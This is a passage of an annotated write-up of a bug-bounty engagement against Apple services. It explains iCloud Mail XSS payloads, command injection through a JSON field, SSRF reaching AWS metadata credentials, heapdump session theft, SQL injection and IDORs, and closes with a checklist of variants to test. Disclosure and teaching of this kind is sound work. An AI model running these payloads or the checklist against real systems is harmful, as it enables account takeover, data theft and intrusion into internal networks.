The <style> tag is only closed by </style>, so <style><script>alert(1)</script></style> fully rendered produces no alert: the script is inside a CSS context. CSS is the language that styles web pages. alert(1) is the simplest JavaScript pop-up, used as proof that code ran. The only sanitisation concerns would be an ending style tag, or CSS injection via import chaining if sensitive information is on the page. The team tried to break out of the style tag without Apple noticing. They observed that with two style tags in an email, the contents are concatenated into one style tag, so putting </sty in the first and le> in the second could trick the application into thinking the tag was still open. The test payload:
<style></sty</style>
<style>le><script>alert(1)</script></style>
Line by line: the first line opens a style block and then contains </sty, which is not a complete closing tag, followed by a complete </style>. The second line starts with le>, which completes the broken </sty into </style> once the two blocks are joined, then contains a script tag with alert(1), then closes the style block. If the application joins the two blocks before parsing, the result is a closed style block followed by a live script.
The email arrived, they clicked it, and an alert fired.
The DOM contained:
<style></style><script>alert(1)</script></style>
Line by line: the DOM is the browser's live model of the page. Here the joined result is an empty style block, then a script block containing the alert, then a stray closing style tag. The script is now outside the style context, so the browser runs it.
Because Mail is hosted on www.icloud.com, the injected JavaScript had browser permissions to retrieve HTTP responses from the iCloud APIs.
The proof of concept returned photo URLs from the iCloud API, put them into image tags, and appended the account's contact list underneath. Exfiltrating them required bypassing a CSP that allowed outbound requests only to .apple.com and a few other domains. Exfiltrating means getting stolen data out to a server you control. CSP stands for Content Security Policy: a rule the site gives the browser listing which places the page may send data to. Since the service is a mail client, the team used JavaScript to send an email to themselves with the iCloud photo URLs and contacts attached, firing off the victim's signed iCloud photo and document URLs. Signed URLs are links that carry their own permission, so anyone holding the link can fetch the file. The video shows a proof of concept stealing a victim's photos; in a full attack an adversary could silently steal all photos, videos and documents, forward the modified email to the victim's contact list, and worm the payload against iCloud Mail. Worming means the malicious email spreads itself from each victim to their contacts.
Step 4: iCloud Mail stored XSS via hyperlink confusion
A second XSS affected Mail similarly. The team checked how the application handled hyperlinks: automatically turning an unmarked URL into a link is intuitive but messy if not sanitised properly or combined with other functionality, and is a common place to look for XSS due to reliance on regex, innerHTML and accepted elements alongside the URL. A regex is a pattern-matching rule for text. innerHTML is the JavaScript property that sets a chunk of HTML directly, which is dangerous when the input is not trusted. The second ingredient was the total removal of certain tags like <script> and <iframe>: characters like space, tabs and new lines matter to parsers, and the void left by a removed tag can supply those characters without the JavaScript parser knowing. Combining automatic hyperlinking with tag removal, this string broke the hyperlinking and confused the DOM:
https://www.domain.com/abc#<script></script>https://domain.com/abc
Line by line: this is a URL, then a # fragment, then an empty script tag, then a second URL. The # part is normally ignored by the server and handled by the browser. The empty script tag is there to be removed by the sanitiser, leaving a gap.
After sending it alone in an email, the content parsed to:
<a href="https://www.domain.com/abc#<a href=" https:="" www.domain.com="" abc=""" rel="noopener noreferrer">https://www.domain.com/abc</a>
Line by line: the auto-linker produced an anchor tag, a, whose href (the link target) starts with the first URL and then contains a second, nested anchor. The nested anchor's attributes are mangled: https:= and www.domain.com= and abc= are being treated as attribute names because the quotes and spaces were rearranged. " is the HTML code for a double quote. rel="noopener noreferrer" is a safety attribute added to links. The point is that the output is not what the developer intended, which is the opening you need.
Defining attributes inside the tag (src, onmouseover, onclick) is easy, but providing values is hard because the payload still has to match the URL regex so it does not escape the automatic hyperlinking. onmouseover is an event handler: JavaScript that runs when the mouse moves over the element. The payload that worked without single quotes, double quotes, parentheses, spaces or backticks:
https://www.icloud.com/mail/#<script></script>https://www.icloud.com/onmouseover=location=/javascript:alert%28document.domain%29/.source;//
Line by line: the first URL ends with #, then an empty script tag, then a second URL. The second URL's path is onmouseover=location=/javascript:alert%28document.domain%29/.source;//. %28 and %29 are URL-encoded parentheses, used because literal parentheses were filtered. document.domain is the current site's name. .source on a regex returns its text. // starts a comment in JavaScript. The whole thing is crafted so that when it lands in an attribute, it becomes executable code.
It produced this DOM:
<a href="https://www.icloud.com/mail#<a href=" https:="" www.icloud.com="" onmouseover="location=/javascript:alert%28document.domain%29/.source;//"">https://www.icloud.com/onmouseover=location=/javascript:alert%28document.domain%29/.source;//</a>
Line by line: the outer anchor's href now contains a nested anchor whose onmouseover attribute holds the JavaScript. When the mouse moves over the link, the browser runs location=/javascript:alert(document.domain)/.source;//, which navigates to a javascript: URL and shows an alert with the site's domain.
And an alert prompt fired.
The payload came from a CTF solution by @Blaklis_. A CTF, or capture the flag, is a practice security competition. The author's best explanation: (1) when loading the initial URL, the characters within <script></script> were acceptable to the automatic hyperlinking process and did not break it; (2) removing the script tags created a space or void that reset the hyperlinking functionality without closing the initial hyperlink; (3) the second hyperlink added the quote used to break out of the href and create the onmouseover handler. Impact was the same as the first XSS, except the user had to trigger onmouseover by moving the mouse within the email body, which could be simplified by making the hyperlink cover the entire email. An attacker could create a worm silently exfiltrating or modifying iCloud account information including photos and videos, and silently execute arbitrary HTML and JavaScript in the victim's browser.
Step 5: Command injection in Apple Books for Authors
Uploading books, movies, TV shows and songs propagates files to services such as iTunes. The team applied for access on iTunes Connect, and lacking an iPad or iPhone, found Transporter, a Java app that interacts with a jsonrpc API for bulk uploads. jsonrpc is a convention for calling functions over a network using JSON messages. The iTunes Connect Book help docs pointed to a web service, Apple Books for Authors at authors.apple.com/epub-upload, with only a few features: sign-in/register, upload images for book cover, upload book ePub, upload sample ePub. An ePub is the standard file format for an electronic book.
They downloaded sample epub files and uploaded them. The first was an epub version 1 format with invalid xhtml, and the publish tool returned a wall of errors explaining why validation failed. xhtml is a stricter form of HTML used inside ebooks.
POST /api/v1/validate/epub HTTP/1.1
Host: authors.apple.com

{"epubKey":"2020_8_11/10f7f9ad-2a8a-44aa-9eec-8e48468de1d8_sample.epub","providerId":"BrettBuerhaus2096637541"}
Line by line: this is a POST to the validation endpoint. Host names the server. The blank line separates headers from the body. The body is JSON with two keys: epubKey, which points at the uploaded file, and providerId, which identifies the account. The providerId value is the part the team later changed.
[2020-08-11 21:49:59 UTC] <main> DBG-X: parameter TransporterArguments = -m validateRawAssets -assetFile /tmp/10f7f9ad-2a8a-44aa-9eec-8e48468de1d8_sample.epub -dsToken **hidden value** -DDataCenters=contentdelivery.itunes.apple.com -Dtransporter.client=BooksPortal -Dcom.apple.transporter.updater.disable=true -verbose eXtreme -Dcom.transporter.client.version=1.0 -itc_provider BrettBuerhaus2096637541
Line by line: this is a debug log line. The timestamp comes first. DBG-X is a debug marker. parameter TransporterArguments = introduces the arguments passed to the Transporter tool. -m validateRawAssets selects the mode. -assetFile gives the path of the uploaded file. -dsToken **hidden value** is a secret the team redacted. -DDataCenters=... and the other -D entries set Java system properties. -itc_provider BrettBuerhaus2096637541 passes the provider ID straight onto the command line. That last part is the flaw: a value the user controls is being pasted into a command.
All that was needed was a simple command injection on the providerId JSON value. On the next upload they intercepted the request and replaced it with:
"providerId":"BrettBuerhaus2096637541||test123"
Line by line: || in a shell means "run the next command only if the previous one failed". So this asks the shell to run test123 as a command after the provider ID.
Output:
/bin/sh: 1: test123: not found
Line by line: the shell reports that it tried to run test123 and could not find it. That error is proof the shell executed the injected text.
A screenshot shows the output of ls /. ls lists the contents of a directory, and / is the top of the filesystem, so this shows the attacker could read the server's files.
An attacker could execute arbitrary commands on the authors.apple.com webserver and access Apple's internal network. The team notes the value of exploring fully: starting at iTunes Connect, branching into Books, and continuing until they understood the services around that single feature, and of reading help docs, since the web epub app was a single link on one page.
Step 6: Full response SSRF on iCloud
SSRF stands for server-side request forgery: making the server send a request of your choosing, usually to somewhere you cannot reach yourself, such as an internal system. "Full response" means the attacker gets to see what came back, not just whether the request succeeded. The team found nearly a dozen blind or semi-blind SSRFs but struggled to retrieve a response, despite recon references to internal applications for source code management, user management, information lookup and customer support. Near the end of the engagement they found one with substantial internal network access.
In iCloud, attachments from Mail could be opened in Pages via "Open in Pages". Pages is Apple's word processor. Submitting the form sent an HTTP request containing a URL parameter with the attachment URL. Modifying the URL to something arbitrary failed with a "400 Bad Request". A 400 is the status code for a request the server considers malformed or unacceptable. The process created a "job" where the HTTP response was converted into an Apple Pages document and opened in a new tab. A job queue means the work is done in the background, which makes testing slower and harder.
It seemed to allow only URLs from p37-mailws.icloud.com, would not convert pages with anything but a 200 OK response, and was hard to test because conversion involved multiple HTTP requests and a job queue. A 200 OK is the status code for success.
Appending @ourdomain.com after the whitelisted domain pointed the request at the team's domain. In a URL, the part after @ before the host is treated as user information, so [redacted] actually goes to ourdomain.com. The process converted the raw HTML to a Pages file and displayed it in a new window. Brett wrote a Python script to automate the fuzzing. Fuzzing means sending many variations automatically to see which one behaves differently. The proof of concept read and accessed Apple's internal maven repository; the team did not access any source code and the issue was never exploited by other actors. Maven is a tool and repository used to store and fetch software packages. If a file was too large to save to a Pages file, it was stored to the drive as a downloadable zip, allowing extraction of large files like jars and zips. A jar is a Java archive, a zip file containing Java code. The internal maven URL was disclosed in a GitHub repository.
Many other internal applications could have been pulled from, but since access to the Maven repository with source code access was demonstrated, the issue was reported right away. An attacker could read iOS source code files in the maven repository, access anything else on Apple's internal network, and fully compromise a victim's session via XSS due to HTTP-only cookies disclosed in the HTTP request. HTTP-only is a cookie setting that stops JavaScript from reading the cookie, which normally limits XSS damage; if the cookie value appears in a response the attacker can read, that protection is lost.
Step 7: Nova admin debug panel via REST error leak
Going through Apple subdomains one at a time, the team found functionality on concierge.apple.com, s.apple.com and events.apple.com. Google dorking means using search engines with precise queries to find pages that were not meant to be prominent. Google dorking showed a specific request to s.apple.com redirected to events.apple.com with an authentication token.
GET /dQ{REDACTED}fE HTTP/1.1
Host: s.apple.com
Line by line: a GET request for a short path on s.apple.com. The {REDACTED} marks a part the team removed before publishing.
HTTP/1.1 200
Server: Apple
Location: https://events.apple.com/content/events/retail_nso/ae/en/applecampathome.html?[redacted]&a=1&l=e
Line by line: the status line says 200, success. Server: Apple names the server software. Location is where the browser is being redirected to, and the URL carries a token parameter. That token is what lets the next site know who you are.
Grabbing the JavaScript files and looking for endpoints and API routes, they found a /services/public/account endpoint. Passing an invalid marketCode parameter made the server return a REST exception error. REST is a common style of API built around URLs and standard HTTP methods. An exception is an error the program did not handle gracefully, and its message often reveals internals.
The error showed the server forwarding an API request to:
https://[redacted].apple.com/services/locations/searchLocation?locationName=t&rtm=1
Line by line: this is an internal address, on a .corp.apple.com host that is not meant to be reachable from the internet. The path and parameters show a location search being made on the attacker's behalf.
It also leaked request/response headers including a nova-admin cookie and an authorisation token the server used for requests to [redacted].apple.com. The /services/ endpoint resembled the /services/public/ API endpoints for the events app. The team could not hit the endpoints on the events app and had no access to [redacted].apple.com, but recon data showed a nova.apple.com. Using the acquired token and cookie, the credentials were valid (no longer redirected to idsmac auth) but returned 403 forbidden. A 403 is the status code for "I know who you are, but you are not allowed". Fuzzing found /services/debug.func.php: although it was not a PHP site, adding any extension to the debug route bypassed the route restrictions, since authorisation was separate from the functionality. PHP is a programming language commonly used for websites; the .php extension here was just a string that got past a filter.
The portal contained dozens of options and several hundred configuration parameters and values.
One value contained an AWS secret key, another contained server crontabs. AWS is Amazon Web Services, a cloud provider. A secret key is a password-like string that grants access to cloud resources. A crontab is the schedule of automatic tasks a server runs. Being able to update these values was enough to prove command injection.
An attacker could execute arbitrary commands on the nova.apple.com webserver and access Apple's internal network. The team stopped once impact was proven.
Step 8: AWS keys via PhantomJS banner rendering
A few weeks before the Nova finding, the team found the iTunes banner maker. After adding a book via iTunes Connect they found a feature on the banner maker.
There are multiple banner image formats based on height and width. The "300x250" banner included the book name, and was vulnerable to XSS because the book name was underlined with an injected <u> element set while registering the book on iTunes Connect. <u> is the HTML tag for underlined text, and its appearance in the banner proved the book name was being rendered as HTML rather than plain text.
Image URL:
https://banners.itunes.apple.com/banner/images/hacking-apple/banner.png?pr=itunes&t=catalog_black&c=us&l=en-US&id=1527342866&w=300&h=250&store=books&cache=false
Line by line: this asks the banner service for a PNG image. The parameters set the programme (pr=itunes), the template (t=catalog_black), the country (c=us), the language (l=en-US), the book (id=1527342866), the size (w=300&h=250), the store (store=books) and whether to use a cached copy (cache=false).
Path traversal and parameter injection existed in parameters such as "pr":
https://banners.itunes.apple.com/bannerimages/banner.png?pr=itunes/../../&t=catalog_black&c=us&l=en-US&id=1527342866&w=300&h=250&store=books&cache=false
Line by line: the only change is pr=itunes/../../. ../ means "go up one folder", so this tries to climb out of the intended folder. Path traversal is exactly that trick applied to file paths.
This returned a picture of the AWS S3 error page. S3 is Amazon's file storage service.
The team assumed a headerless browser client was taking screenshots of HTML files in an S3 bucket, and created a book with <script src=""> in the name. A headerless browser is a browser with no visible window, used by servers to render pages automatically. The request log on their server showed:
[redacted] - - [21/Aug/[redacted] +0000] "GET /imgapple.js?_=1598025246686 HTTP/1.1" 404 3901 "http://apple-itunes-banner-builder-templates-html-stage.s3-website-us-east-1.amazonaws.com/itunes/catalog_white/index.html?pr=itunes&t=catalog_white&c=us&l=en-US&id=1528672619&w=300&h=250&store=books&cache=false" "Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1"
Line by line: this is a web server access log. The first field is the visitor's IP address. The bracketed part is the time. Then comes the request: a GET for /imgapple.js with a cache-busting query string. 404 is the status code for not found, and 3901 is the size of the response. The quoted URL is the page that made the request, an S3 website address. The final quoted string is the User-Agent, the browser's self-description, and it says PhantomJS/2.1.1. That tells the team which rendering engine was fetching their page.
The S3 bucket/image being hit:
http://apple-itunes-banner-builder-templates-html-stage.s3-website-us-east-1.amazonaws.com/itunes/catalog_white/index.html?pr=itunes&t=catalog_white&c=us&l=en-US&id=1528672619&w=300&h=250&store=books&cache=false
Line by line: this is the page the renderer loaded, on an S3 website host, with the same style of parameters as the banner URL.
User-Agent: PhantomJS/2.1.1. Brett had exploited exactly this a few years earlier (escalating XSS in PhantomJS image rendering to SSRF/local file read). The team wrote a JS XSS payload to perform SSRF, using the <iframe> element to render data, and hit the AWS metadata URI:
https://banners.itunes.apple.com/bannerimages/banner.png?pr=itunes&t=catalog_black&c=us&l=en-US&id=1528672619%26cachebust=12345%26url=http://[redacted]/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance%26&w=800&h=800&store=books&cache=false
Line by line: %26 is the URL-encoded form of &, used so the inner parameters do not split the outer URL. The important part is url=http://[redacted]/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance. [redacted] is the special address cloud servers use to reach their own metadata service, which can hand out credentials. An iframe is an embedded frame inside a page, used here to load that address and show the result.
This rendered a new banner image with the full AWS secret keys for an EC2 and IAM role. EC2 is Amazon's virtual server service; IAM is its permissions system.
Most of Apple's interesting infrastructure is in the /8 range they own ("Applenet"), but they have hosts and services in AWS EC2/S3. The team knew the SSRF would not be very interesting given the recon they had performed. An attacker could read contents from Apple's internal AWS environment and use the EC2 keys disclosed in the metadata page.
Step 9: Heapdump on Apple eSign
Recon found several esign servers:
- https://[redacted].apple.com/
- https://[redacted].apple.com/
- https://esign-internal.apple.com
- https://[redacted].apple.com
- https://[redacted].apple.com
- https://[redacted].apple.com/
- https://esign.apple.com/
Loading a subdomain redirected to a /viewer folder; after the Apple idmsa authentication flow, you were returned to a "you are not authorized" error.
With no links or interesting JS files on the page, basic wordlists found that /viewer/actuator responded with all actuator endpoints including mapping and heapdump. An actuator is a built-in management feature of Spring Boot, a popular Java web framework; it exposes diagnostic endpoints. A heapdump is a snapshot of a program's memory, which often contains secrets such as session cookies.
State-changing requests to actuator did not achieve RCE, so the team needed another route to prove impact. The mappings exposed all web routes, including additional folders at the root of the host with additional actuator heapdumps. The actuator endpoints were vulnerable in each app folder on all esign subdomains. They grabbed a heapdump from esign-internal, loaded it in Eclipse Memory Analyzer and exported all strings to CSV to sift with grep. Eclipse Memory Analyzer is a tool for opening heapdumps. CSV is a plain text table format. grep is a command-line search tool.
The application's authentication cookie is acack. Searching the heapdump for acack found a valid session cookie. The team was certain it was an Apple employee token and not a customer, otherwise they would not have tested it. Loading it gave access to the application.
This gave access to 50+ application endpoints, including admin endpoints such as setProxy that would likely have been easily escalated to internal SSRF or RCE. The acack cookie also authenticated them to other applications. Having proven sufficient impact they stopped and reported. The team notes that actuators exposing heapdumps publicly are nothing new and are caught by most wordlists, but are still out there on big targets.
Step 10: Blind XXE on a Java management API
On one of the many [redacted]/8 hosts, an exposed application.wadl revealed an API with multiple unauthenticated functions consuming application/xml. XXE stands for XML External Entity: a feature of XML parsers that lets a document reference outside resources, which an attacker can abuse to make the server fetch things or read files. "Blind" means you do not see the result directly, only side effects such as an incoming request to your own server. XML is a text format for structured data, similar in purpose to JSON. The wadl defines the endpoints used by the service; this was a test instance of a service normally locked down and inaccessible. A blind XXE payload demonstrated blind SSRF.
The team could not fully exploit it to read files or get a response back from the SSRF because the Java version was fully patched, preventing a two-stage blind XXE payload, and because they did not know the expected XML format structure, preventing a non-blind XXE exploit. The team found it surprising how straightforward blind XXE was here compared with the complicated approaches they had tried over time, given how heavily XML dependent Apple is. A future successful exploit for local file read or full response SSRF would likely come from finding the proper XML format for the API to reflect file contents directly rather than blind exfiltration. An attacker could obtain what are essentially keys to various internal and external employee applications and disclose secrets (database credentials, OAuth secrets, private keys) from the various esign.apple.com applications.
Step 11: Vertica SQL injection in GBI
Recon captured screenshots of all Apple owned domains and IPs responding with an HTTP banner. A banner here means the initial response that identifies the server. A couple of servers looked like this:
The team authenticated to applications such as /depReports and accessed data via API requests on the /gsf/ route. All applications on this host routed requests through the GSF service.
Line by line: this is a POST to a batch endpoint under /gsf/. The body is JSON. executionType: parallel asks for the requests to run at the same time. requests is a list of three query requests. Each has a queryName and a filters object whose keys and values are mostly redacted. The visible values service_notification_number, desc, 100 and 0 look like a column name, a sort direction and a limit and offset. That is the clue that a database is behind this.
Keywords such as query, limit, offset, column names and filter indicated SQL interaction. A tiny change produced an error (heavily redacted, covering the query error with column, table and database names); the important part:
exception is java.sql.SQLException: java.sql.SQLSyntaxErrorException: [Vertica][VJDBC](4856) ERROR: Syntax error at or near \"adesc\""}]}]}
Line by line: java.sql.SQLException is Java's general database error. SQLSyntaxErrorException means the database could not understand the query. [Vertica][VJDBC] names the database engine, Vertica, and the driver used to talk to it. (4856) is the engine's error number. Syntax error at or near "adesc" says the parser tripped on the text adesc. That tells the attacker their input reached the query text.
A union injection eventually worked. SQL injection means getting your own SQL into a query the application builds. A union injection uses the SQL UNION keyword to append a second query and read its results. Important parts were extra */*/ closing comments in limit due to stacking queries, and /**/ between FROM and table because vSQL has protections against SQL injection. In SQL, /* starts a comment and */ ends it, so /**/ is an empty comment used as a spacer. vSQL is Vertica's SQL dialect.
There is no vSQLMap, so a lot of manual effort went into a working injection. sqlmap is a well-known tool that automates SQL injection; there was no equivalent for Vertica, so it had to be done by hand.
Once it worked they scripted it and published a gist. A gist is a small code snippet hosted on GitHub. The team recommends Vertica's SQL docs for functions that could take the injection further, such as s3export: if configured with AWS keys, the injection could pull AWS secret keys off the server, but in this case AWS was not configured. With enough information to report the SQL injection, they explored /gsf/ further in case the host would be ACLed off. An ACL is an access control list, a rule set saying who may reach what.
The GSF API had access to the "GSF" module exposing information about GSF applets, including API endpoints for pulling cluster data, application data, and possibly deploying new clusters and applications. The team speculates they could have deployed internal APIs to the public-facing /gsf/ cluster, giving access to sensitive data, but did not prove it out due to risk. An attacker could likely compromise internal applications via the publicly exposed GSF portal and execute arbitrary Vertica SQL queries and extract database information.
Step 12: IDORs
IDOR stands for Insecure Direct Object Reference: the application takes an identifier from the user and fetches whatever it points at without checking that the user is allowed to see it. It is like a hotel giving you room 101 and you simply trying 102.
App Store Connect
After signing up for the developer service, the team explored App Store Connect. Hidden behind a few hyperlinks from the settings page was a setting to enable Game Center for the application, allowing leaderboards and locale management. Enabling it redirected to an older looking page using a new set of identifiers to manage Game Center/locale settings.
An itemId parameter in the URL was a numeric value defining which app settings you were modifying. Modifying the number allowed accessing and modifying the leaderboards of any app, letting an attacker deface or remove entirely the Game Center settings from the app. An attacker could view and modify metadata of any app on the App Store and change data within any application's Game Center information page.
iCloud Find my Friends
iCloud lets parents create and manage child accounts from their primary Apple account. A parent adding a child got immediate access to actions against the sub-account: checking the location of the child's device, limiting device usage, and viewing stored photos and videos. User management was primarily done through the iOS app, which could not be intercepted without an SSL pinning bypass, so the team looked at Find my Friends and Photos, which integrated sub-functionality for the parent/child relationship.
In Find my Friends you could select family members, click "Share My Location" and, because of the trusted relationship, immediately share your location without the family member accepting and without the ability to remove your shared presence from their app. The HTTP request was interceptable.
The dsIds JSON parameter was an array of user IDs to share your location with. The HTTP response returned the family member's email. Modifying the value to another user's ID returned their email. This IDOR allowed enumerating the core identifier for Apple accounts to retrieve customer emails and irrevocably share location with victim user IDs, to which notifications could be sent and access to their location requested. Enumerating means walking through a range of values one by one. Because the parameter was a JSON array, hundreds of identifiers could be requested at a time, easily enumerating a massive amount of Apple customer user IDs.
An attacker could retrieve any Apple user's email address via an incremental numeric identifier permanently tied to their account, and associate their Apple account with the victim's so they can send notifications, show their own location within the victim's phone, and not be deleted from their Find my Friends page.
Support case IDOR
Intercepting iOS traffic was challenging: many Apple domains were SSL pinned and the team lacked a strong mobile background. A large portion of traffic was still interceptable by enabling the Burp proxy only at the right moment (load the App Store unproxied, navigate to the sub-page, then enable the proxy). This captured API calls for default Apple apps, including a support app for scheduling support or live chat. Several endpoints had obvious IDORs revealing support case metadata: what support was requested, the device serial number, the user ID, and a token that appeared to be used when requesting live chat with support agents. An attacker could leak support case metadata like device serial number and support information for all Apple support cases.
mfi.apple.com
mfi.apple.com served employees of companies producing third-party electronic accessories for the iPhone, providing documentation and support for manufacturing. After filling out the application, an HTTP request to getReview.action carried a numeric ID parameter. Decrementing it by one accessed another company's application. The response returned nearly every value provided for the company application, including names, emails, addresses, and invitation keys that could be used to join the company. A simple estimate based on the most recent ID and the base ID indicated around 50,000 retrievable applications. An attacker could leak the entire account information for anyone who has applied to use Apple's MFi portal.
Step 13: Blind XSS
Blind XSS is XSS where you cannot see the result yourself: the payload is stored and later runs in someone else's browser, often an employee's, and you learn about it through a callback to a server you control. The team sprayed blind XSS payloads on nearly every application. Findings included employee session access within an internal app for managing Apple Maps address information, an internal app for managing Apple Books publisher information, and an internal app for managing Apple Store and customer support tickets. These were typical blind XSS, found by submitting payloads in an address field, an Apple Books book submission title, and their first and last names. The internal applications appeared to have a comfortable level of access since they fired within the context of Apple employee management tools; the team could act on behalf of someone expected to be logged in from a VPN or on-site location to manage user and system information. A VPN is a private network connection that makes a remote computer appear to be inside a company network. The screenshots show redacted panels exfiltrated via HTML5 DOM screenshots through XSS Hunter. XSS Hunter is a service that catches blind XSS callbacks and records details such as a screenshot of the page.
Since the applications were internal and the team were not actual attackers, they stopped at each finding. These applications would have allowed an attacker to at least exfiltrate a large amount of sensitive information about internal Apple logistics and employees/users.
Root cause
- ADE: a hidden default password (
###INvALID#%!3) was tied to every application, and the Jivecs_loginendpoint remained reachable, so anyone who applied could authenticate manually. The admin console restriction was path-based and bypassable with/admin;/; the IP-based restriction the team hypothesised did not stop the request either. - DELMIA Apriso: the reset password page was itself a permissioned page, so the application auto-logged users into a low-privilege account, and that account could mint an OAuth bearer valid for the API. The API then exposed nearly 5,000 operations with no authorisation beyond the bearer, including employee creation.
- iCloud Mail XSS: client-side sanitisation concatenated style tag contents, so splitting
</style>across two tags defeated it; hyperlink auto-linking and tag removal interacted to produce a void that reset parsing and let an injected attribute through. - Books for Authors: the
providerIdJSON value was interpolated into a shell command line (TransporterArguments) without sanitisation. - iCloud SSRF: the URL allowlist checked the host prefix, so appending
@ourdomain.commade the request resolve to the attacker's domain. - Nova: a REST exception leaked the internal URL, a nova-admin cookie and an authorisation token; the debug route's authorisation was separate from its functionality, so adding an extension bypassed route restrictions.
- eSign: Spring Boot actuator endpoints, including heapdump, were exposed publicly in each app folder, and the heapdump contained a valid
acacksession cookie. - GBI: user-controlled filters reached Vertica SQL; vSQL protections were bypassed with
/**/and*/*/comments. - IDORs: numeric identifiers (itemId, dsIds, getReview.action ID) were trusted without checking ownership.
Impact
The team's summary: an attacker could fully compromise customer and employee applications, launch a worm capable of automatically taking over a victim's iCloud account, retrieve source code for internal Apple projects, fully compromise an industrial control warehouse software used by Apple, and take over the sessions of Apple employees with access to management tools and sensitive resources. Specific chains are described per finding above, with the team's hedges: the Apriso RCE was "probably" possible via accepted functionality; the GSF deployment was speculation not proven due to risk; the eSign setProxy escalation was "likely"; the XXE was blind only.
Fix
As of 6 October 2020 the vast majority of findings had been fixed and credited, typically within 1 to 2 business days, some in 4 to 6 hours; the turn around for the more critical reports was four hours between submission and remediation. The report does not describe the individual code changes.
Variants to test
- Hidden default passwords in registration forms: submit an application, inspect hidden inputs, then try the value against any username/password login endpoint (for example a
cs_login-style route) with short usernames. A positive result is a 302 or session cookie for an account you did not create. - Path-based admin restrictions: request
/admin/, then/admin;/,/admin..;/,/admin%2f, and similar, with and withoutX-Forwarded-For. A positive result is the admin console rendering instead of a login redirect. - Permission-per-page applications: click password reset or another self-service page and watch for an automatic login. Then look for OAuth or token endpoints that accept the resulting session. A positive result is a bearer token that works against the API.
- Operation-listing APIs: request the operations or metadata endpoint and look for a large list of callable operations. A positive result is a list of operations callable with your low-privilege bearer.
- Style tag splitting: send an email containing two style tags with
</styandle>split across them. A positive result is a script element in the rendered DOM outside a style context. - Hyperlink auto-linking: send a URL containing
<script></script>in the fragment followed by a second URL carrying an event handler attribute, avoiding quotes, parentheses, spaces and backticks. A positive result is an injected attribute in the rendered anchor. - Shell interpolation in upload validators: put
||idor;idin JSON values passed to validation or conversion tools and look for command output in the response. A positive result is command output or a shell error naming your string. - URL allowlists: append
@yourdomain.comafter the allowed host in a URL parameter. A positive result is a request from the server to your domain. - Error-based leaks: send invalid parameter values to API endpoints and inspect error bodies and headers for internal URLs, cookies and tokens. A positive result is an internal hostname or credential in the response.
- Route restrictions: append
.php,.jsonor another extension to restricted routes. A positive result is the restricted functionality responding. - Actuator exposure: request
/actuator,/actuator/mappingsand/actuator/heapdumpunder each application folder. A positive result is a downloadable heapdump; grep it for session cookie names. - XXE: find
application.wadlor similar descriptors, then send XML with an external entity pointing at a collaborator. A positive result is an inbound DNS or HTTP request. - SQL injection in query APIs: change filter values and look for database errors naming the engine. A positive result is a syntax error revealing column or table names, then a working union with comment syntax suited to the engine.
- Numeric IDORs: decrement or increment numeric IDs in URLs and JSON arrays (itemId, dsIds, review IDs) and check whether the response contains another user's or company's data. A positive result is data belonging to an entity you do not own.
- Blind XSS: submit payloads in address fields, titles and name fields, and watch an XSS Hunter style callback. A positive result is a callback from an internal application with DOM screenshots.
Glossary
- 1day: a known vulnerability that has been publicly documented and patched by the vendor, but not yet applied everywhere.
- 302: an HTTP status code meaning the client is being redirected elsewhere; in a login flow it often signals success.
- 400 Bad Request: an HTTP status code meaning the server considers the request malformed or unacceptable.
- 403 Forbidden: an HTTP status code meaning the server knows who you are but you are not allowed.
- 404 Not Found: an HTTP status code meaning the requested resource does not exist.
- 200 OK: an HTTP status code meaning the request succeeded.
- ACL: access control list; a rule set saying who may reach what.
- Actuator: a built-in management feature of Spring Boot that exposes diagnostic endpoints such as mappings and heapdump.
- API: the machine-facing part of a service that accepts structured requests and returns structured data.
- Authentication: proving who you are.
- Authorisation: what an authenticated user is allowed to do.
- AWS: Amazon Web Services, a cloud provider.
- Bearer token: a long random string sent in a request header that proves the caller is allowed in.
- Blind XSS: XSS where the attacker cannot see the result directly and learns of it through a callback.
- Brute forcing: trying many possibilities automatically.
- Burp Suite: a tool that sits between browser and website so requests and responses can be read and edited.
- Client side: running in the browser rather than on the server.
- Command injection: getting user input into a shell command so the attacker can run their own commands.
- Cookie: a small piece of data a site stores in the browser so it can recognise you on later requests.
- CSP: Content Security Policy; a rule telling the browser which places a page may send data to.
- CSS: the language that styles web pages.
- CSV: a plain text table format.
- CTF: capture the flag; a practice security competition.
- CVSS: a standard scoring system for the severity of a vulnerability.
- DOM: the browser's live model of a page.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- Enumeration: walking through a range of values one by one to collect data.
- ePub: the standard file format for electronic books.
- Exfiltration: getting stolen data out to a server the attacker controls.
- Fuzzing: sending many variations automatically to see which one behaves differently.
- GET: the HTTP method for fetching something.
- Gist: a small code snippet hosted on GitHub.
- grep: a command-line search tool.
- Header: extra information sent alongside an HTTP request or response.
- Heapdump: a snapshot of a program's memory, often containing secrets such as session cookies.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTP-only: a cookie setting that stops JavaScript from reading the cookie.
- IAM: Amazon's permissions system for cloud resources.
- IDMSA: Apple's authentication system.
- IDOR: Insecure Direct Object Reference; taking an identifier from the user and fetching whatever it points at without checking ownership.
- iframe: an embedded frame inside a page that loads another page.
- innerHTML: the JavaScript property that sets a chunk of HTML directly.
- IP address: the numeric address of a computer on a network.
- JAR: a Java archive, a zip file containing Java code.
- Jive: forum software.
- Job queue: a system where work is done in the background, one job at a time.
- JSON: a text format for structured data built from names and values.
- jsonrpc: a convention for calling functions over a network using JSON messages.
- LDAP: a standard directory service used to store and look up user accounts.
- Maven: a tool and repository used to store and fetch software packages.
- Middleware: software that sits between two systems and translates between them.
- OAuth: a standard way for one system to grant another system limited access.
- Path traversal: using
../in a file path to climb out of the intended folder. - PHP: a programming language commonly used for websites.
- POST: the HTTP method for sending data.
- RCE: remote code execution; making the server run commands of the attacker's choosing.
- Recon: reconnaissance; the information-gathering phase before testing.
- Regex: a pattern-matching rule for text.
- REST: a common style of API built around URLs and standard HTTP methods.
- S3: Amazon's file storage service.
- Sanitising: cleaning input so dangerous parts are removed.
- Secret key: a password-like string that grants access to cloud resources.
- Session: the logged-in state a site keeps for you across requests.
- Signed URL: a link that carries its own permission, so anyone holding it can fetch the file.
- SQL: the language used to query relational databases.
- SQL injection: getting your own SQL into a query the application builds.
- SSRF: server-side request forgery; making the server send a request of your choosing.
